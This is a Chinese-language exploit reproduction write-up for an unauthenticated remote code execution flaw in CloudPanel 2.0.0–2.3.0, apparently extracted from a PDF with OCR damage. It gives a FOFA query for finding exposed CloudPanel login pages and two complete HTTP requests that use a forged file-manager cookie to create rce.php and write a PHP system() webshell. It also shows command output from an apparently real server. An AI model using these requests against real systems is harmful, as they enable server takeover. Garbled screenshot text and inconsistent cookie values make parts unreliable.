C5-1CloudPanel-RCE


漏洞描述:

由于2.3.1 之前的 CloudPanel 具有不安全的文件管理器 cookie 身份验证。未经身份验证的攻击者可以利用此问题在服务器上创建任意文件,创建PHP后门文件可远程代码执行,并且获取服务器

影响版本:

CloudPanel >= v2.0.0 && <= v2.3.0

网站图片:



网络测绘:

fofa语法:

FOFA: title="CloudPanel | Log In"

漏洞复现:

创建文件

payload:

POST /file-manager/backend/makefile HTTP/1.1 Host: your-ip User-Agent: Mozilla/5.0 (compatible; MSIE 5.0; Windows NT 5.1; Trident/3.1)

User-Agent: Mozilla/S.0 (compatible; MSIE 5.0; Windows NT 5.1; Trident/3.1)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: clp-fm=ZCVmNTAyMDA5NjM3ZTZiYIlmNzQ3MDU1YTNhZGVlM2IxODczMTBjYjYwOTFiNDRmNmZjYTFjZjRiNmFhMTEwOTRiMmNiNTA5Zjc2YjYlZGRkOWIwMGZmNjE2YWUzOTFiOTM5MDg0Y2U5YzBlMmM5ZTJlNG
Content-Type: application/x-www-form-urlencoded

id=/htdocs/app/files/public/&name=rce.php

效果图:



写入文件内容

```
POST /file-manager/backend/text HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (compatible; MSIE 5.0; Windows NT 5.1; Trident/3.1)
Accept-Encoding: gzip, deflate
```

Accept:*/*
Connection: close
Cookie: clp-fm=ZCVmNTAyMDA5NjM3ZTZiYTlmNzQ3MDU1YTNh2GVlM2IxODczMTBjYjYwOTFiNDRmNmZjYTFjZjRiNmFhMTEwOTRiMmNiNTA5Zjc2YjY1ZGRkOWIwMGZmNjE2YWUzOTFiOTM5MDg0Y2U5YzBlMmM5ZTJlNG
Content-Type: application/x-www-form-urlencoded

id=/htdocs/app/files/public/rce.php&content=<?php system('uname -a');?>

```
C
                                                                                                                                                                                                                                                                                                                                                    〈 〉 数据包扫描 热加载 构造请求 💥
Request
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      Responses https 157bytes / 532ms
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      美化 渲染 请输入定位响应
                            POST /file-manager/backend/ HTTP/1.1
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        1 HTTP/1.1-200-OK
                                  PUSI-/Tile-members, vectors and the second s
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       Server: nginx
Date: Fri, '19 Jan 2024-12:30:11 GMT
Content-Type: 'text/html; 'charset=utf-8
Connection: 'close
Vary: 'Accept-Encoding
Content-Length: 157
                                  {"value":"rce.php","id":"\/htdocs\/app\/files\/public\/rce.php","size":27,
"owner":"clp:clp","permissions":"0770","date":1705667411,"type":"code","ext":'
```



Linux naranja1.com 5.15.83-1-pve #1 SMP PVE 5.15.83-1 (2022-12-15T00:00Z) x86_64 GNU/Linux